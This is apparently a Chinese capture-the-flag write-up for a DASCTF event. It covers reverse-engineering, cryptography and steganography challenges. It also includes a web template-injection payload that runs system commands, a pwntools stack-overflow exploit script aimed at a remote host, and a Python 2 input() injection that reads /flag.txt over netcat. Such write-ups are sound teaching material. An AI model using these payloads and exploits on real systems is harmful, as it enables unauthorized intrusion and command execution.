



MISC [13/16]

PWN [1/1]

REVERSE [2/2]

WEB [1/1]

WELCOME DASCTFxlenu 215 次解出 200 分	giveyourflag ✓ 121 次解出 200 分	闯入魔塔的魔法少女 ✓ 69 次解出 200 分	魔法少女的迷音 ✓ 53 次解出 200 分
魔法秘文 ✓ 25 次解出 816 分	不可以色色 ✓ 19 次解出 897 分	魔法信息 ✓ 15 次解出 938 分	阴游大师 ✓ 4 次解出 998 分
英语不好的魔法少女 ✓ 4 次解出 998 分	弼弼 ✓ 3 次解出 999 分	虚幻3 ✓ 2 次解出 1000 分	Twinkle Twinkle Starry Night ✓ 1 次解出 1000 分
卡比卡比卡比 ✓ 1 次解出 1000 分	魔法套装 1 次解出 1000 分	《魔法少女雪殇——光 与暗的对决》——剧场 版 0 次解出	魔法少女的消失术 0 次解出 1000 分

## WEB

### 迷路的魔法少女

```
?attrid=0&attrstr=${eval(system('cat /etc/timezone'))}
```

## REVERSE

### 魔法叠加

pyc文件，改掉了magic，首先需要修复一下

```
× 起始页 magic.pyc ×
ent
\34
0000|000h: 03 F3 00 0A 00 00 00 00 54 93 6F 61 88 07 00 00 .ó.....T"oa^...
0000|010h: F3 00 00 00 00 00 00 00 00 00 00 00 00 5B 00 00 ã.....[...
0000|020h: 00 40 00 00 00 73 34 01 00 00 71 02 64 00 64 01 .@...s4...q.d.d.
0000|030h: 6C 00 5A 00 64 02 64 03 64 04 64 05 64 06 64 07 l.Z.d.d.d.d.d.d.
0000|040h: 64 08 64 09 64 0A 64 0B 64 0C 64 0D 64 0E 64 0F d.d.d.d.d.d.d.
0000|050h: 64 10 64 11 64 12 64 13 64 14 64 15 64 16 64 17 d.d.d.d.d.d.d.
0000|060h: 64 18 64 19 64 1A 64 1B 64 1C 64 1D 64 1E 64 1F d.d.d.d.d.d.d.
0000|070h: 64 20 64 21 64 22 64 23 64 24 64 25 64 26 64 27 d!d"d#$d%d&d'
0000|080h: 64 28 64 29 64 2A 64 2B 64 2C 64 2D 64 2E 64 2F d(d)d*d+d,d-d.d/
0000|090h: 64 30 64 31 64 32 64 33 64 34 64 35 64 36 64 37 d0d1d2d3d4d5d6d7
0000|0A0h: 64 38 64 39 64 3A 64 3B 64 3C 64 3D 64 3E 64 3F d8d9d:d;d<d=d>d?
0000|0B0h: 64 40 64 41 64 42 64 43 64 44 64 45 64 46 64 47 d@dAdBdCdDdEdFdG
0000|0C0h: 64 48 64 49 64 4A 64 4B 64 4C 64 4D 64 4E 64 4F dHdIdJdKdLdMdNdO
0000|0D0h: 64 50 64 51 64 52 64 53 64 54 64 55 64 56 64 57 dPdQdRdSdTdUdVdW
0000|0E0h: 64 58 64 59 64 5A 64 5B 64 5C 67 5B 5A 01 64 5D dXdYdZd[d\g[Z.d]
0000|0F0h: 64 5E 84 00 5A 02 67 00 5A 03 67 00 5A 04 65 05 d^,.Z.g.Z.g.Z.e.
0000|100h: 64 5F 83 01 5A 06 78 38 65 07 64 00 64 60 83 02 d_f.Z.x8e.d.d`f.
0000|110h: 44 00 5D 2A 5A 08 65 01 65 08 64 01 85 02 19 00 D.]*Z.e.e.d.....
0000|120h: 65 01 64 00 65 08 85 02 19 00 17 00 5A 03 65 02 e.d.e.....Z.e.
0000|130h: 65 06 A0 02 64 61 A1 01 83 01 5A 06 71 E6 57 00 e. .daj.f.Z.qæW.
0000|140h: 65 09 64 62 64 1C 83 02 5A 0A 65 0A A0 0B 65 06 e.dbd.f.Z.e. .e.
0000|150h: A1 01 01 00 65 0A 6A 0C 01 00 64 01 53 00 29 63 j...e.j...d.S.)c
0000|160h: F9 00 00 00 00 4E DA 01 41 DA 01 42 DA 01 43 DA é... NU. AU. BU. CU
```

前两位是版本信息，fuzz一下可知这是python3.7的pyc文件，正常python3.7的pyc文件前两位是420D

并且和面多了一个7102的字段，也导致了前面长度变成了7334。

修复只需要把开头改成420D，删掉7102字段，并且将前面的长度-2，变成7332即可。

```
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0000|000h: 42 0D 0D 0A 00 00 00 00 54 93 6F 61 88 07 00 00 B.....T"oa^...
0000|010h: E3 00 00 00 00 00 00 00 00 00 00 00 00 5B 00 00 ã.....[...
0000|020h: 00 40 00 00 00 73 32 01 00 00 64 00 64 01 6C 00 .@...s2...d.d.l.
0000|030h: 5A 00 64 02 64 03 64 04 64 05 64 06 64 07 64 08 Z.d.d.d.d.d.d.d.
0000|040h: 64 09 64 0A 64 0B 64 0C 64 0D 64 0E 64 0F 64 10 d.d.d.d.d.d.d.d.
0000|050h: 64 11 64 12 64 13 64 14 64 15 64 16 64 17 64 18 d.d.d.d.d.d.d.d.
0000|060h: 64 19 64 1A 64 1B 64 1C 64 1D 64 1E 64 1F 64 20 d.d.d.d.d.d.d.d.
0000|070h: 64 21 64 22 64 23 64 24 64 25 64 26 64 27 64 28 d!d"d#$d%d&d'd(
0000|080h: 64 29 64 2A 64 2B 64 2C 64 2D 64 2E 64 2F 64 30 d)d*d+d,d-d.d/d0
0000|090h: 64 31 64 32 64 33 64 34 64 35 64 36 64 37 64 38 d1d2d3d4d5d6d7d8
0000|0A0h: 64 39 64 3A 64 3B 64 3C 64 3D 64 3E 64 3F 64 40 d9d:d;d<d=d>d@d@
0000|0B0h: 64 41 64 42 64 43 64 44 64 45 64 46 64 47 64 48 dAdBdCdDdEdFdGdH
0000|0C0h: 64 49 64 4A 64 4B 64 4C 64 4D 64 4E 64 4F 64 50 dIdJdKdLdMdNdOdP
0000|0D0h: 64 51 64 52 64 53 64 54 64 55 64 56 64 57 64 58 dOdRdSdTdUdVdWdX
```

修复下正常反编译

```

# uncompile6 version 3.7.4
# Python bytecode 3.7 (3394)
# Decompiled from: Python 3.8.0 (tags/v3.8.0:fa919fd, Oct 14 2019, 19:37:50) [MSC v.1916 64 bit (AMD64)]
# Embedded file name: ./2.py
# Compiled at: 2021-10-20 11:56:04
# Size of source mod 2**32: 1928 bytes
import struct
0000000000000000 = [
'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', '
W', 'X', 'Y', 'Z', 'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's'
, 't', 'u', 'v', 'w', 'x', 'y', 'z', '0', '1', '2', '3', '4', '5', '6', '7', '8', '9', '!', '#', '$', '%', '&'
, '(', ')', '*', '+', ',', '.', '/', ':', ';', '<', '=', '>', '?', '@', '[', ']', '^', '_', '`', '{', '|', '}', '~
', '']
def encode(0000000000000000):
    """
    0000000000000000 = 0
    0000000000000000 = 0
    0000000000000000 = ''
    for 0000000000000000 in range(len(0000000000000000)):
        0000000000000000 = 0000000000000000[0000000000000000:0000000000000000 + 1]
        0000000000000000 |= struct.unpack('B', 0000000000000000)[0] << 0000000000000000
        0000000000000000 += 8
        if 0000000000000000 > 13:
            0000000000000000 = 0000000000000000 & 8191
            if 0000000000000000 > 88:
                0000000000000000 >= 13
                0000000000000000 -= 13
            else:
                0000000000000000 = 0000000000000000 & 16383
                0000000000000000 >= 14
                0000000000000000 -= 14
            0000000000000000 += 0000000000000000[(0000000000000000 % 91)] + 0000000000000000[(00000000000000
000 // 91)]
        if 0000000000000000:
            0000000000000000 += 0000000000000000[(0000000000000000 % 91)]
            if 0000000000000000 > 7 or 0000000000000000 > 90:
                0000000000000000 += 0000000000000000[(0000000000000000 // 91)]
        return 0000000000000000

0000000000000000 = []
0000000000000000 = []
0000000000000000 = input('plz input 0000000000000000:\n')
for i in range(0, 52):
    0000000000000000 = 0000000000000000[i:] + 0000000000000000[0:i]
    0000000000000000 = encode(0000000000000000.encode('utf-8'))
dic = open('./00.txt', 'a')
dic.write(0000000000000000)
dic.close
# okay decompiling magic.pyc

```

52次base91，码表偏移1

抄个解密脚本，微改

```

# -*- coding:utf-8 -*-
import struct
rawb91Maps = ['A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M',
              'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z',
              'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm',
              'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z',
              '0', '1', '2', '3', '4', '5', '6', '7', '8', '9', '!', '#', '$',
              '%', '&', '(', ')', '*', '+', ',', '.', '/', ':', ';', '<', '=',
              '>', '?', '@', '[', ']', '^', '_', '`', '{', '|', '}', '~', '"']

def decode(encoded_str:bytes):
    ''' Decode Base91 string to a bytearray '''
    v = -1
    b = 0
    n = 0
    out = b''
    for strletter in encoded_str.decode():
        if not strletter in b91Table:
            continue
        c = b91Table[strletter]
        if v < 0:
            v = c
        else:
            v += c * 91
            b |= v << n
            n += 13 if (v & 8191) > 88 else 14
            while True:
                out += struct.pack('B', b & 255)
                b >>= 8
                n -= 8
                if not n > 7:
                    break
            v = -1
        if v + 1:
            out += struct.pack('B', (b | v << n) & 255)
    return out

b91MapArr = []
for i in range(0, 52):
    b91MapArr.append(rawb91Maps[i:] + rawb91Maps[0:i])
b91MapArr.reverse()
with open("/home/kali/Desktop/00.txt", "rb") as f:
    strs = f.read()

for i in range(0, 52):
    b91Table = dict((v, k) for k, v in enumerate(b91MapArr[i]))
    strs = decode(strs).decode()
    print("round:", i)

print(strs)

```

## 马猴烧酒

一个变表的base64

```
abcdefghijklmnopqrstuvwxyz0123456789+/ABCDEFGHIJKLMNOPQRSTUVWXYZ
```

编码时间戳

而后与

```
flag{this_is_fake_flag}
```

简单异或得到Key魔改SM4，

改了Sbox和CK

改下脚本

```
// sm4.h
static const unsigned char SboxTable[16][16] =
{
    {0x48, 0x90, 0xE9, 0xFE, 0xCC, 0xE1, 0x3D, 0xB7, 0x16, 0xB6, 0x14, 0xC2, 0x28, 0xFB, 0x2C, 0x05},
    {0x2B, 0x67, 0x9A, 0x76, 0x2A, 0xBE, 0x04, 0xC3, 0xAA, 0x44, 0x13, 0x26, 0x49, 0x86, 0x06, 0x99},
    {0x9C, 0x42, 0x50, 0xF4, 0x91, 0xEF, 0x98, 0x7A, 0x33, 0x54, 0x0B, 0x43, 0xED, 0xCF, 0xAC, 0x62},
    {0xE4, 0xB3, 0x1C, 0xA9, 0xC9, 0x08, 0xE8, 0x95, 0x80, 0xDF, 0x94, 0xFA, 0x75, 0x8F, 0x3F, 0xA6},
    {0x47, 0x07, 0xA7, 0xFC, 0xF3, 0x73, 0x17, 0xBA, 0x83, 0x59, 0x3C, 0x19, 0xE6, 0x85, 0x4F, 0xA8},
    {0x68, 0x6B, 0x81, 0xB2, 0x71, 0x64, 0xDA, 0x8B, 0xF8, 0xEB, 0x0F, 0x4B, 0x70, 0x56, 0x9D, 0x35},
    {0x1E, 0x24, 0x0E, 0x5E, 0x63, 0x58, 0xD1, 0xA2, 0x25, 0x22, 0x7C, 0x3B, 0x01, 0x21, 0x78, 0x87},
    {0xD4, 0x00, 0x46, 0x57, 0x9F, 0xD3, 0x27, 0x52, 0x4C, 0x36, 0x02, 0xE7, 0xA0, 0xC4, 0xC8, 0x9E},
    {0xEA, 0xBF, 0x8A, 0xD2, 0x40, 0xC7, 0x38, 0xB5, 0xA3, 0xF7, 0xF2, 0xCE, 0xF9, 0x61, 0x15, 0xA1},
    {0xE0, 0xAE, 0x5D, 0xA4, 0x9B, 0x34, 0x1A, 0x55, 0xAD, 0x93, 0x32, 0x30, 0xF5, 0x8C, 0xB1, 0xE3},
    {0x1D, 0xF6, 0xE2, 0x2E, 0x82, 0x66, 0xCA, 0x60, 0xC0, 0x29, 0x23, 0xAB, 0x0D, 0x53, 0x4E, 0x6F},
    {0xD5, 0xDB, 0x37, 0x45, 0xDE, 0xFD, 0x8E, 0x2F, 0x03, 0xFF, 0x6A, 0x72, 0x6D, 0x6C, 0x5B, 0x51},
    {0x8D, 0x1B, 0xAF, 0x92, 0xBB, 0xDD, 0xBC, 0x7F, 0x11, 0xD9, 0x5C, 0x41, 0x1F, 0x10, 0x5A, 0xD8},
    {0x0A, 0xC1, 0x31, 0x88, 0xA5, 0xCD, 0x7B, 0xBD, 0x2D, 0x74, 0xD0, 0x12, 0xB8, 0xE5, 0xB4, 0xB0},
    {0x89, 0x69, 0x97, 0x4A, 0x0C, 0x96, 0x77, 0x7E, 0x65, 0xB9, 0xF1, 0x09, 0xC5, 0x6E, 0xC6, 0x84},
    {0x18, 0xF0, 0x7D, 0xEC, 0x3A, 0xDC, 0x4D, 0x20, 0x79, 0xEE, 0x5F, 0x3E, 0xD7, 0xCB, 0x39, 0xD6}
};
static const unsigned long CK[32] =
{
    0xF4BFE18F, 0xA8AA055C, 0x8B266D2B, 0xB3819D47, 0x0B1B3A85, 0xF7DB86B6, 0xC3279F82, 0x39D9C102,
    0xBEA224C9, 0xE75D4DAC, 0xAC61726C, 0x6F98AA6F, 0xFA2ADA4E, 0x6A7CFF92, 0xA8066E7B, 0x7BE32F9F,
    0x8CD0FED3, 0x4B98AF71, 0x790C2CBC, 0xBF880433, 0xAA46F582, 0x69C17A2C, 0x80BBD5E4, 0x24A02531,
    0x293D87B3, 0x75F159AD, 0xB750AE9D, 0x9886928C, 0x05577A22, 0xB425E19F, 0x124D4F63, 0xE26F66D1
};
```

```
#include <stdio.h>
#include "sm4.h"
int main()
{
    sm4_context ctx;
    unsigned char key[16] = {0x0B, 0x18, 0x18, 0x29, 0x16, 0x3A, 0x5E, 0x27, 0x1E, 0x2B, 0x5F, 0x3F, 0x32, 0x07,
0x5C, 0x56};
    unsigned char enc[16] = {0xF7, 0xEB, 0x5E, 0x87, 0x17, 0x9C, 0x74, 0x94, 0x44, 0xB5, 0xF5, 0x12, 0xF9, 0x74,
0x15, 0x5F};
    unsigned char dec[16];

    sm4_setDecryptKey(&ctx, key);
    sm4_CryptoEcb(&ctx, 0, 16, enc, dec);
    for (int i = 0; i < 16; i++)
        printf("%c", dec[i]);
    printf("\n");
    return 0;
}
```

## PWN

### 搬山的魔法少女

下载附件得到一个文件，查看十六进制可知是个bmp文件，修改后缀打开发现右下角有明显的不同种类的绿色，故这里可能对g通道数据有一定隐写





fuzz一下可以得知，提取所有像素g通道数据，对0xff异或即可得到一个新文件

```
from PIL import Image
import struct
pic = Image.open('C:\\Users\\34603\\Desktop\\flag2.bmp')
a, b = pic.size
fp = open('C:\\Users\\34603\\Desktop\\flag.zip', 'wb')
for y in range(b):
    for x in range(a):
        g = pic.getpixel((x, y))[1]
        data = struct.pack('B', g & 0xff)
        # print(data)
        fp.write(data)
fp.close()
```

最终得到一个压缩包文件，

压缩包内是pwn的附件

pwn部分：

绕过检查后栈溢出



```

#!/usr/bin/python
from pwn import *
import sys
import time
#from LibcSearcher import LibcSearcher
context.log_level = 'debug'
context.arch='amd64'
local=1
binary_name='miscpwnn'
libc_name='libc.so.6'
#libc_name='libc-2.31.so'
libc=ELF("./"+libc_name)
e=ELF("./"+binary_name)

def exp(i,j):
    #try:
        if local:
            p=process("./"+binary_name)
        else:
            p=remote('47.104.71.220', 38562)

        def z(a=''):
            if local:
                gdb.attach(p,a)
                if a=='':
                    raw_input
            else:
                pass

        ru=lambda x:p.recvuntil(x)
        sl=lambda x:p.sendline(x)
        sd=lambda x:p.send(x)
        sa=lambda a,b:p.sendafter(a,b)
        sla=lambda a,b:p.sendlineafter(a,b)
        ia=lambda :p.interactive()

        sla('How many mountains do you want?','225')
        sla('How many mountains can you take each time?',str(i))
        ru('How many mountains do you move?')
        z('b*0x80488c7')
        sl(str(j))
        sl(b'a'*30+b'b'*2+p32(0x80485b6))
        ia()
    #except:
        #p.close
    ...
for i in range(1,0x1e):
    for j in range(1,i):
        exp(i,j)
    ...
exp(30,29)

```

## MISC

WELCOME DASCTFxlenu

## python2的input漏洞


```
__import__('os').system('cat /flag.txt')
```

```
(kali㉿kali)-[~/Desktop]
└─$ nc node4.buuoj.cn 27192
Hello! CTFer!
Welcome to Dasctf x Jlenu.
Plz input your name
> __import__('os').system('dir')
bin  dev  flag.txt  lib  media  opt  root  sbin  sys  tmp  var
boot  etc  home  /dev  lib64  mnt  proc  run  srv  talk.py  usr
Wow!
Hello 0
Give your gift https://www.youtube.com/watch?v=dQw4w9WgXcQ

(kali㉿kali)-[~/Desktop]
└─$ nc node4.buuoj.cn 27192
Hello! CTFer!
Welcome to Dasctf x Jlenu.
Plz input your name
> __import__('os').system('cat /flag.txt')
flag{86b7aee9-f1d1-4116-b3d1-ab555722441f}
Wow!
Hello 0
Give your gift https://www.youtube.com/watch?v=dQw4w9WgXcQ
```

## 魔法少女的迷音

下载附件得到一个加密压缩包



google搜索一下注释atom128，得到一个在线解密网站

发行时间: 2020 年

提供反馈

[http://qbarbe.free.fr/crypto/eng\\_atom128c](http://qbarbe.free.fr/crypto/eng_atom128c) 翻译此页

### ATOM-128 Encrypt or Decrypt message - Free

Type or paste in the text you want to encrypt or paste ATOM-128 encrypted message into the text field and click decrypt!

[http://qbarbe.free.fr/crypto/eng\\_atom128d](http://qbarbe.free.fr/crypto/eng_atom128d) 翻译此页

### ATOM-128 Decrypt message - Free

A simple way to decrypt a text message is to use ATOM-128.

<https://www.amazon.com/Atom128> 翻译此页


### Atom128 by Paul Henty on Amazon Music

Check out **Atom128** by Paul Henty on Amazon Music. Stream ad-free or purchase CD's and MP3s now on Amazon.com.

<https://www.youtube.com/watch>

### Atom128 - YouTube

解密得到压缩包密码



之后得到一段wav音频，倒序后即可听到正常音频，之后Decimal解密一下，包上DASCTF即可得到flag

### 不可以色色

网页上有一个gif图片，fuzz一下可以发现并没有什么用。

根据F12里的提示，video，爆破出一个video.zip文件



打开压缩包里面是个头文件有问题的video.mp4文件

```

nt      0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0000|000h: 46 4C 41 47 20 45 45 52 4F 49 4A 2C 47 4B 4E 46 FLAG EEROIJ,GKNF
0000|010h: 3B 4A 3B 58 4A 46 50 4F 47 50 27 48 52 48 50 27 ;J;XJFPOGP'HRHP'
0000|020h: 52 55 27 54 52 55 5B 55 5B 52 55 5A 55 4A 59 59 RU'TRU[U[RUTUJYY
0000|030h: 4E 4C 4C 4C 4B 4C 4C 4C 4C 4C 4C 4C 4C 4C 70 NLLLLLLLLLLLLLLLp
0000|040h: 69 73 6F 6D 00 00 02 00 69 73 6F 6D 69 73 6F 32 isom...isomiso2
0000|050h: 61 76 63 31 6D 70 34 31 00 00 00 08 66 72 65 65 avc1mp41...free
0000|060h: 00 BD CA C8 6D 64 61 74 00 00 02 9E 06 05 FF FF .½Êmdat...ž..ÿÿ
0000|070h: 9A DC 45 E9 BD E6 D9 48 B7 96 2C D8 20 D9 23 EE šŮÉé%æÙH.-,Ø Ù#î
0000|080h: EF 78 32 36 34 20 2D 20 63 6E 72 65 20 31 36 34 ìx264 = core 164
    
```

正常的mp4文件如下

```

nt      0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0000|000h: b0 00 00 20 66 74 79 70 69 73 6F 6D 00 00 02 00 ... ftypisom...
0000|010h: 69 73 6F 6D 69 73 6F 32 61 76 63 31 6D 70 34 31 isomiso2avc1mp41
0000|020h: 00 00 7C 93 6D 6F 6F 76 00 00 00 6C 6D 76 68 64 ..|"moov...lmvhd
0000|030h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 E8 .....è
0000|040h: 00 00 72 57 00 01 00 00 01 00 00 00 00 00 00 00 ..rW.....
0000|050h: 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 .....
0000|060h: 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 .....
0000|070h: 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 ....@.....
    
```

故将video.mp4文件头做一下处理，得到如下数据：

```

x 起始页 456.png sound.wav video.mp4 x 03cc509b35495d1d7fc55d657d008a86.mp4
t
t 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
t 0000| 00 00 00 20 66 74 79 70 69 73 6F 6D 00 00 02 00 | ...ftypisom...
t 0000| 010h: 69 73 6F 6D 69 73 6F 32 61 76 63 31 6D 70 34 31 | isomiso2avc1mp41
x: 0000| 020h: 00 00 00 08 66 72 65 65 00 BD CA C8 6D 64 61 74 | ....free.½Ëmdat
t 0000| 030h: 00 00 02 9E 06 05 FF FF 9A DC 45 E9 BD E6 D9 48 | ...ž..ÿšŮÉé½æŮH
t 0000| 040h: B7 96 2C D8 20 D9 23 EE EF 78 32 36 34 20 2D 20 | .-,Ø Ů#iix264 -
0000| 050h: 63 6F 72 65 20 31 36 34 20 2D 20 48 2E 32 36 34 | core 164 - H.264
0000| 060h: 2F 4D 50 45 47 2D 34 20 41 56 43 20 63 6F 64 65 | /MPEG-4 AVC code
0000| 070h: 63 20 2D 20 43 6F 70 79 6C 65 66 74 20 32 30 30 | c - Copyleft 200
0000| 080h: 33 2D 32 30 32 31 20 2D 20 68 74 74 70 3A 2F 2F | 3-2021 - http://
0000| 090h: 77 77 77 2E 76 69 64 65 6F 6C 61 6E 2E 6F 72 67 | www.videolan.org
0000| 0A0h: 2F 78 32 36 34 2E 68 74 6D 6C 20 2D 20 6F 70 74 | /x264.html - opt

```


打开后是一个米老鼠视频，在视频开头和结尾部分，有几帧存在类似二维码的数据，百度一下可知是PDF417二维条码，将两部分二维码做一下处理合在一起，扫一下即可得到flag



